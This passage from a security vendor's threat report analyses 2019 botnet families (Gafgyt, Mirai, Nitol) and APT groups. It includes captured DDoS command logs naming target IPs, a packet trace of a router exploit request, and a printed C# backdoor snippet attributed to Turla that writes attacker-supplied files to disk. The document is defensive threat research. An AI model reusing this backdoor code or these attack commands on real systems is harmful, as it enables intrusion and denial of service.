


Figure 3-3 Distribution of major top-level domain names

Malicious compromises against lots of WordPress-powered websites are only a small portion of all attack incidents carried out by GoBrut. At present, over 10,000,000 websites are created with WordPress on the Internet which can be easily used as C&C server agents by botnet groups and APT groups for the anti-tracking purpose, making it extremely difficult to conduct attack attribution and cybercrime investigation.

3.1.2 Gafgyt

In 2019, Gafgyt remained active. Compared with the previous year, there were 3.9 times as many as new malware and the daily average number of new C&C servers increased by 34.5% in 2019.

In respect of malicious behaviors, the daily average number of DDoS attack instructions of the Gafgyt family rose by 175% to 522 from 2018's 190. As for attack methods, UDP flood attacks still dominated, targeting HTTP ports 80 and 443 and gaming ports 3074, 30000, 30100, and 30200.

In contrast with 2018, Gafgyt still favored devices and users in North America, Europe, and Australia, hitting those in the USA, Austria, the UK, and the Netherlands most frequently. However, Asia saw a slight decrease in the number of attacks launched by this family in 2019.




Figure 3-4 Global distribution of attacks launched by Gafgyt

In 2019, the Gafgyt botnet had a greater reliance on the cloud/VPS as it used servers from more than 90 cloud/VPS providers. Statistics revealed that providers with cheaper solutions were more valued by attackers.





Figure 3-5 Distribution of Gafgyt's C&C servers using VPS

According to the Gafgyt chatting records, a Gafgyt network administrator configured Gafgyt to scan network devices from Huawei and Zyxel and got 1000 bots the next morning. Compared with conventional Windows/Linux-based botnets, Gafgyt is a lot faster when infecting devices.

Among all exploit modules embedded in the Gafgyt malware, exploit payloads targeting Huawei HG532 routers and Zyxel P660HN routers were used most frequently in 2019.



Source	Destination	Protocol	Length	Info
10.0.2.15	197.[redacted].98	TCP	74	32848 → 37215 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3915322442 TSecr=0 WS=128
197.[redacted].98	10.0.2.15	TCP	60	37215 → 32848 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
10.0.2.15	197.[redacted].98	TCP	54	32848 → 37215 [ACK] Seq=1 Ack=1 Win=29200 Len=0
10.0.2.15	197.[redacted].98	HTTP	884	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 Continuation
10.0.2.15	197.[redacted]98	TCP	54	32848 → 37215 [FIN, ACK] Seq=831 Ack=1 Win=29200 Len=0
197.[redacted].98	10.0.2.15	TCP	60	37215 → 32848 [ACK] Seq=1 Ack=831 Win=65535 Len=0
197.[redacted]98	10.0.2.15	TCP	60	37215 → 32848 [ACK] Seq=1 Ack=832 Win=65535 Len=0

Figure 3-6 Exploit payloads

As Gafgyt malware scans random IP addresses, routers exposed on the public network will be hit and become new scanning nodes immediately as long as they contain vulnerabilities. This leads to the exponential increase in the efficiency of Gafgyt exploits.

Secondly, we found that some Gafgyt perpetrators started to use Perl scripts to aid in attacks in the second half of 2019. More often than not, Gafgyt uses scripts such as wget.pl, ddos.pl, slump.pl, and ovh.pl to achieve malicious purposes, like bypass flood attacks and remote command execution.

This finding answers the following question: Why does Gafgyt target an IP address of a cloud provider that provides DDoS protection although it is not complicated enough to carry out customized DDoS attacks? With these custom-made scripts, Gafgyt can bypass DDoS protection policies of certain cloud server providers to launch attacks, without being constrained by programming designs. Therefore, we should be highly alert to this botnet family.

3.1.3 Mirai

At present, Mirai is among the biggest IoT botnet families which have the most variants and infect the most devices to impose the most extensive impact. In 2019, NSFOCUS Security Labs captured 10,635 Mirai samples in total (excluding the repetitive malware arising from cross compilation), identified 1660 C&C addresses, and detected more than 40 exploits.

2019 saw three improvements introduced to Mirai variants:

- Constantly updating/replacing exploits
- Adding or optimizing DDoS attack approaches
- Using Tor as a proxy for C&C communications

The following DDoS methods are updated in Mirai variants:

- TCP reset attack
- Small UDP packet attack
- Abnormal TCP packet attack
- HTTP POST attack
- HTTP GET attack
- DNS reflection attack

Following is the procedure of communications of Mirai variants using Tor as the proxy:

Mirai variants contain hard-coded proxy IP addresses in varying amounts. Such a variant first sends a Socks5 handshake message to connect to the proxy server before establishing a connection to the C&C server. Upon the receipt of the message, the proxy server will return a response, indicating that it is just the proxy server that can connect to the Tor network. After that, the variant will connect to the C&C server in the dark web to receive instructions.




Figure 3-7 Handshake of the Socks5 proxy

The following is the global distribution of attack targets of Mirai. Obviously, North America and Europe were most severely attacked. Also, coastal areas of some countries in East Asia, Oceania, and South America were greatly affected by Mirai.

As the author of Mirai released all code of Mirai, it can be deployed in an automatic way. However, most Mirai operators, when deploying Mirai, overlooked a fact that Mirai's report service requires setup of a MySQL database. They deployed the C&C server and report program on the same VPS and opened port 3306 for public access, making it possible for others to access data on the VPS.

Meanwhile, our data comparison suggests that our captured attack instructions only made up a small portion of all attack instructions in the same period. Therefore, it can be inferred that a number of C&C servers of Mirai were deployed on the same VPS server, controlling different numbers of zombies and used different database accounts and passwords. In doing so, the hacker could prevent his or her botnet from being taken down because some C&C server was detected.

185.244.25.199	932	0	duration:30,attack ID:4,ACK flood,target count:1,targs[0].addr:92.14.65.70,flag count:1,opts[0].key:0,data length:4
185.244.25.199	932	0	duration:30,attack ID:4,ACK flood,target count:1,targs[0].addr:92.14.65.70,flag count:1,opts[0].key:0,data length:4
185.244.25.199	932	0	duration:600,attack ID:3,SYN flood with options,target count:1,targs[0].addr:73.42.223.81,flag count:0
185.244.25.199	932	0	duration:80,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	1791	0	attacktime=2019-5-3 16:06:43,duration=300,attack ID:9,attacktype=UDP_FLOOD,target=88.218.227.189,targetport=2045
185.244.25.199	1791	0	attacktime=2019-5-3 18:11:25,duration=30,attack ID:10,attacktype=HTTP_FLOOD,target=144.76.74.73,targetport=80
185.244.25.199	1791	0	attacktime=2019-5-3 19:49:39,duration=20,attack ID:9,attacktype=UDP_FLOOD,target=115.231.174.22,targetport=80

Figure 3-8 Mirai attack instructions captured by our threat hunting system

6	1556852841	30	.udpplain 18[redacted]77 30 dport=53	-1	2019/5/3 11:07
4	1556853223	60	.dns 74.2[redacted].246 60 dport=3074	-1	2019/5/3 11:13
7	1556853395	30	.udpplain 144.[redacted]28 30 dport=64763	-1	2019/5/3 11:16
4	1556854263	20	.udp 104.[redacted]16 20 dport=30200	-1	2019/5/3 11:31
2	1556854331	2	.udpplain 45.[redacted].251 2 dport=80	-1	2019/5/3 11:32
4	1556854358	10	.udp 104.2[redacted]16 10 dport=30200	-1	2019/5/3 11:32
14	1556855118	60	.udpplain 76.[redacted]5.47 60 dport=80	-1	2019/5/3 11:45
19	1556855648	300	.ack 144.[redacted]36.108 300 dport=80	-1	2019/5/3 11:54
2	1556855879	300	.udpplain 45.7[redacted].42 300 dport=80	-1	2019/5/3 11:57
2	1556856265	300	.udpplain 45.[redacted].42 300 dport=80	-1	2019/5/3 12:04
2	1556856608	300	.udpplain 18[redacted].43 300 dport=80	-1	2019/5/3 12:10
4	1556856796	10	.udp 40.[redacted].22.250 10 dport=30200	-1	2019/5/3 12:13
22	1556865596	1000	.udpplain 10[redacted].34 1000 dport=9307	-1	2019/5/3 14:39
6	1556883293	30	.udpplain 6[redacted].198.183 30 dport=3075	-1	2019/5/3 19:34
6	1556883495	30	.udpplain 1[redacted]38.254.89 30 dport=3075	-1	2019/5/3 19:38
6	1556884462	200	.udpplain 1.[redacted]3.171 200 dport=3075	-1	2019/5/3 19:54
6	1556888381	200	.udpplain 1.[redacted].171 200 dport=80	-1	2019/5/3 20:59
12	1556916178	60	.udp 115.231.174.22 60 dport=80	-1	2019/5/4 4:42

185.244.25.199_command

Figure 3-9 Attack instructions recorded on a C&C server

There is no overlap between our captured control instructions and attack instructions recorded on the

actual C&C server in the same period. However, the IP address of the main control server is consistent. Therefore, we can infer that database records obtained by NSFOCUS Security Labs were attack instructions issued by different C&C servers on the same main control server, rather than C&C servers under the monitoring of NSFOCUS Security Labs.

3.1.4 Nitol

Nitol has been a long standing active DDoS family on Windows platforms. It has a variety of variants due to the disclosure of source code in early years. In 2019, NSFOCUS Security Labs captured a total of 16 Nitol variants which included eight active ones, still mainly targeting various black and gray industries.

One of distinctive characteristics of the Nitol family is to deliver other malware mainly through update. In 2019, NSFOCUS Security Labs' threat hunting system captured a total of over 6900 downloads by many Nitol variants, nearly 50% of which are related to self-update. The following figure shows the distribution of malicious families downloaded by Nitol.




Figure 3-10 Malicious families downloaded by Nitol

Nitol download platforms were largely located in China and also found in the USA, South Korea, and India. Statistics of malicious families of different types suggest that Nitol is correlated with various

malware families.

More often than not, Nitol infection events are attributed to illegitimate software sources. Cracked software, tag-on software of games, various activation tools, and rogue software are hotbeds of Nitol and contribute to the spreading of this malicious family. Also, attackers, through vulnerability scanning, looked for devices with weak passwords and vulnerable remote access protocols, and then launched brute-force attacks against them in a bid to capture them in batches for Nitol propagation.

3.2 Conclusion

Malicious DDoS families like Gafgyt, Mirai, Nitol can wreak havoc on their target platforms:

- Botnets are being evolved into the model of botnet as a service (BaaS) which has attracted more attack service buyers.
- C&C servers are easier and quicker to deploy on cloud hosts and can be switched more flexibly.
- Botnet developers are more concerned about weaknesses of various platform environments and good at exploiting them. So many vulnerabilities in IoT platforms account for the activity of Gafgyt and Mirai. Also, the Windows-based network ecology breeds malicious families such as Nitol.
- Source code, once disclosed, can be modified arbitrarily to form a huge number of variants to exert a broader influence.

Besides, GoBrut is a brute-forcing family with the sole motive of seeking for vulnerable nodes on the public network. Its attack results will serve the front end of the kill chain, setting the scene for further attack events. This reveals the trend of current malicious botnet families with well-defined responsibilities. Meanwhile, Persistently studying those botnet families with clearly assigned responsibilities is of great value to security event attribution.

4

Advanced Persistent Threat

APT groups always fix their eyes on high-valued targets, like governments, enterprises, and the energy sector. To ensure successful intrusions into such specific targets, APT groups often try every means to collect information about the attack targets.

APT groups break into targets mainly through exploits and spear phishing emails, but depend on botnets for subsequent penetration and data theft. This chapter describes APT groups found active in 2019, focusing on new changes in their target selection, use of tools, and technology iteration.

4.1 New Trends of APT Groups

Here are three trends that shaped APT groups in 2019:

Firstly, mobile devices became common constituents of the attack surface. In 2019, MuddyWater developed malicious files against Android platforms, heading towards mobile devices. Google's Project Zero team revealed five exploit chains deployed in the wild to attack iOS systems and noted that these exploit chains, relying on 0-day vulnerabilities, could be easily used by APT groups to target multiple iOS versions.

Secondly, security research teams have profiled APT attacks, conducted tool analysis, and upgraded detection capabilities. Also, the code of APT attack tools were sold or made public. All of these lead APT groups to keep improving their toolsets and attack methods. Such changes are reflected in the following aspects:

- Both BITTER and MuddyWater have employed new remote access trojan (RAT).
- To build more powerful and covert Trojans to defeat detection devices, OceanLotus constantly refines Trojans' features such as multilevel free, memory loading, code obfuscation, and cryptography.
- The toolkit disclosed by APT34 in 2019 differs from those made public earlier.
- Over three years, FIN7 has constantly updated malware delivery techniques and developed and sharpened several RAT tools for better control of targets.

Thirdly, botnets are found involved in APTs. Botnets will play a vanguard role in APT attacks as their credential stealing, lateral movement, and module delivery functions can be fully utilized in those attacks to hide activity traces, allowing hackers to achieve malicious purposes under cover of them. Predictably, in the next few years, APT attacks will be more difficult to detect and will be often found to associate with notorious botnet families.[1][2]

4.2 APT and Botnet

Lazarus Group is an APT group that began to target multiple sectors at least from 2009, including finance organizations, governments, and non-government organizations[9].

This organization is perfecting an attack framework dubbed Anchor.

Among components delivered by Anchor, there is one tool that is nearly the same as an attack component of TrickBot. And all captured C&C servers are those of TrickBot. Therefore, we infer that Anchor is only a child project of TrickBot and still uses its C&C servers and components.

APT33 is an APT group that began to carry out attacks at least from 2013, mainly against aviation and energy sectors. Recently, this organization was revealed to use a botnet to hit a tiny range of targets. In this round of attack, this organization used about 12 C&C servers and adopted a multilevel obfuscation technique to obscure its real behavior [10].

This kind of behavior is very common in activities of botnets. It is predicted that this kind of attack will become increasingly prevalent, allowing APT groups to use common threats like botnets to obscure their traces and persistently penetrate and hit their desired targets.

4.3 APT and CVE

As an attack group with high skills, APT groups are ready to try and exploit vulnerabilities that are newly revealed or not yet made known to the public. In 2019, multiple APT groups set out to design kill chains based on the WinRAR vulnerability (CVE-2018-20250). Some attempted to exploit the CVE-2019-0604 vulnerability to target the affected SharePoint versions. Besides, certain organizations tried to use

vulnerabilities like CVE-2019-0797, CVE-2019-0859, CVE-2019-11510, CVE-2019-11539, and CVE-2018-13379.

A directory traversal vulnerability (CVE-2018-20250) in the common compression software WinRAR stole the spotlight in 2019. Via a malformed relative path, the attacker instructed the vulnerable WinRAR to decompress compressed files in the ACE format to the specified absolute path. After that, the attacker implemented code execution through system file replacement. Via a compressed file, this vulnerability can be easily used together with spear phishing emails. No wonder that OceanLotus and MuddyWater among other APT groups have rapidly crafted and dropped exploit payloads based on this vulnerability to launch lightning-fast attacks against target users with incomplete email protection and software update policies.

Figure 4-1 Path crafted by OceanLotus to drop an exploit (CVE-2018-20250) payload

The remote code execution vulnerability (CVE-2019-0604) in Microsoft SharePoint is also a highly sought-after one. Via a specially crafted request, an attacker could exploit this vulnerability to execute arbitrary code on an affected SharePointer server. Since Microsoft disclosed this vulnerability, Turla and FIN7, among other APT groups, have crafted related tools and made attack attempts.

```
public string sendSMSFlash(string token, SmsServiceFlashType flashType)
{
    if (Utils.GenerateSha256Hash(Encoding.ASCII.GetBytes(token)) !=
      "2E4B7C022329E5C21E47D55E8916F6AF852AABBBD1798F9E16985F22A8056646")
    {
        throw new FaultException("Invalid token");
    }
    string s;
    try
    {
        byte[] bytes = SmsMarker.UnMark(flashType.FlashName, Encoding.ASCII.GetBytes
          (flashType.FlashId));
        string @string = Encoding.ASCII.GetString(bytes);
        byte[] bytes2 = SmsMarker.UnMark(flashType.FlashData, Encoding.ASCII.GetBytes
          (flashType.FlashId));
        File.WriteAllBytes(@string, bytes2);
        s = "uploaded";
    }
    catch (Exception)
    {
        s = "not uploaded";
    }
    return SmsMarker.Mark(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(flashType.FlashId));
}
```

Figure 4-2 Exploit (CVE-2019-0604) payload used by Turla

4.4 Five Major APT Groups

In 2019, NSFOCUS Security Labs tracked and delved into five major APT groups: BITTER, OceanLotus, MuddyWater, APT34, and FIN7. The following sections illustrate the latest developments of these APT groups by explaining how they optimize attack chains, refine attack methods, and sharpen RAT tools.

- **BITTER**

BITTER is an attack group with strong political motivations as it has long been engaged in attacks against Pakistan and Chinese governments, mainly targeting military-industrial complexes and electrical and nuclear facilities. This organization often exploits vulnerabilities in InPage document processing software which has a large user base in Pakistan.

In September 2019, NSFOCUS Security Labs' threat hunting system detected an APT attack launched by BITTER. Finding that the C&C servers of this attack were still alive and being updated, we finally obtained all files in the arsenal by leveraging C&C server misconfiguration. By comparing these files with historical data, we found that BITTER had updated and replaced attack tools and assigned a different

role to each tool. Meanwhile, we captured a brand new RAT tool dubbed Splinter. According to our long-term tracking and analysis, BITTER has been devoted to developing Splinter since May 2019 in the hope of replacing the original RAT tool.

- **OceanLotus**

OceanLotus, an APT group disclosed in 2014, mainly targets private enterprises, governments, dissidents, and journalists, with a strong focus on Southeast Asian countries like Vietnam, the Philippines, Laos, and Cambodia.

By analyzing the attack methods, attack tools, and kill chains used by OceanLotus over two years, we found that "wwlib side-loading" was this organization's most favored kill chain. The payload of this kill chain was identified as early as 2018 when not many payloads were used by this organization. In 2019, OceanLotus constantly refined the process and payload of "wwlib side-loading" and used it as its main attack means.

OceanLotus, though having developed a variety of attack methods and complicated kill chains recently, still uses the same core attack technique and trojan payload. As the main remote control payload used by OceanLotus in 2019, DenesRAT deserves much attention.

OceanLotus drops DensRAT via various means, including HTA files, WinRAR vulnerabilities, and WinRAR executables.

According to the analysis of kill chains used by OceanLotus in recent years, this organization always aggressively tries to use various topical vulnerabilities and attack techniques, integrating them into the attack process to launch more successful attacks on a larger attack surface. This, in turn, poses higher requirements for the defense system of security vendors.

- **MuddyWater**

MuddyWater is an Iranian APT group which, driven by strong political motivations, primarily targets governments, telecommunications, and petroleum sectors in the Middle East, Europe, and North America.

According to our analysis, MuddyWater uses attack methods with distinct characteristics. Specifically, this organization often uses Word documents with a macro virus and relies heavily on Visual Basic Script (VBS) and PowerShell scripts, starting them generally by creating an auto-start item and a

scheduled task. These scripts employ numerous detection evasion methods, including anti-debugging, cryptography, and obfuscation. More often than not, MuddyWater uses CMSTP.exe to bypass User Account Control (UAC) and AppLocker of Powershell. Also, via extensive scanning and web page Trojans, MuddyWater has collected a large number of compromised websites as proxy hosts to hide real C&C addresses.

MuddyWater is preferring RAT tools written with Delphi besides VBS and Powershell and is heading towards mobile devices powered by Android and other systems. It is clear that MuddyWater has never stopped developing new tools and employing attack techniques to evade stricter detection.

- **APT34**

APT34 is an Iranian APT organization which, since 2014, has primarily targeted governments, telecommunications, finance, energy, chemical, and other sectors in the Middle East. In the past few years, APT34 has hit China, Turkey, Albania, and other countries and regions, with a particular focus on China.

As early as the middle of March 2019, this hacker/hacker organization released and sold APT34's toolkit on the Internet. On April 18, a hacker organization sold a toolkit of APT34 under a false name of Lab Dookhtegan on a Telegram channel. Also on sale was its collected victim data and screenshots of the tool backend panel. Our analysis of the disclosed toolkit reveals that the tools included in this toolkit differ from those exposed to the public previously .

According to analysis, APT34 hits targets in a number of ways, including obtaining system data via an SQL injection attack, launching brute-force attacks and weak password dictionary attacks, and using Mimikatz for lateral movement during intranet penetration. We also find that APT34 often uses WebMail as an entry to target systems, so we suspect that APT34 has crafted a 0-day exploit against a certain WebMail system.

- **FIN7**

FIN7 has been engaged in malicious activities since 2015, always launching carefully crafted spear phishing attacks against the finance, retail, restaurant, and hospitality sectors in the USA.

FIN7 is a big criminal group as it operates in an organized and structured manner and can quickly adapt to and adjust tactics, techniques, and procedures (TTP) on a large scale. Over three years, FIN7

has never ceased malicious activities, constantly sharpening its malware dropping techniques like HALFBAKED, POWERSOURCE, BATELEUR, and GRIFFON. In addition, FIN7 has used such RAT tools as CARBANAK, TINIMET, and DRIFTPIN to pose persistent threats in different periods.

4.5 Conclusion

Each APT organization has its own kill chain with distinctive characters. They constantly upgrade their toolkits to keep up with the topical vulnerabilities and attack techniques. Besides, they have tried every means to hide their traces from detection in multiple sections in the kill chain. To effectively deal with those crafty groups, the current defense systems should be further improved to provide more powerful protection. NSFOCUS will continue to follow up with and thoroughly study new developments and trends of APTs, thus providing support for the building of better defense systems.

5

Conclusion

Botnets have evolved to use weak passwords, exploits, and phishing emails as major propagation and intrusion means. Dormant attackers that are seeking opportunities to do wrong tend to exploit vulnerabilities during the time between vulnerability disclosure and remediation. Botnet hackers often exploit newly revealed vulnerabilities to infect new targets to enlarge their attack surface quickly. We can see that hackers attach much significance to vulnerability exploitation.

With regard to botnets' covertness and profit-making, the BaaS model becomes more mature as each part of a botnet works more independently and a C&C server is deliberately made to control fewer bots. This shows that cybercrime groups garner more illegal gains continuously by launching attacks through a variety of means such as assigning different responsibilities for each constituent, streamlining attack operations, reaching more targets, and lowering the cost.

To impose serious threats via botnets, different malicious families tend to work closely with each other to bring more security challenges to individuals and enterprises. Meanwhile, certain APT groups sustain cooperation with botnet groups, relying on their increasingly mature technical frameworks and existing infrastructure to lay the groundwork for attacks and hide their traces. This presents huge challenges to attack detection.

Botnets built by these malicious families proved to be incredibly destructive in 2019, exhibiting a higher level of industrialization and becoming more aggressive. Besides, organizers never slacken their pace of devising new tactics to carry out more devastating attacks. In response to the grim situation, security practitioners must keep pace with perpetrators to take various precautionary measures against ever-increasing botnet threats.


Cybersecurity, however, has its own constraints. In addition, though the network environment is increasingly complicated with the emergence of new technologies at present, there is still a general lack of security awareness among people. All of these make it hard to nip security hazards in the bud. In view of these facts, enterprises should upgrade systems in a timely manner and provide security education for employees. Also, security vendors should identify attack phases more accurately and strengthen cooperation with other parties. From a realistic view, these measures, as though unable to completely stop the propagation of botnets, can provide threat intelligence for fighting against.

Conclusion

We should anatomize the working principle of botnets and make an in-depth analysis of the industrial chain of botnets to identify internal changes and associations of different botnets. This way, we can uncover attackers' entire process of crafting and spreading malware and making profits, providing intelligence for security defenses as well as helping law enforcement agencies crack down on botnets to secure the Internet ecology.

6

References



[1] https://duo.com/decipher/the-unholy-alliance-of-emotet-trickbot-and-the-ryuk-ransomware

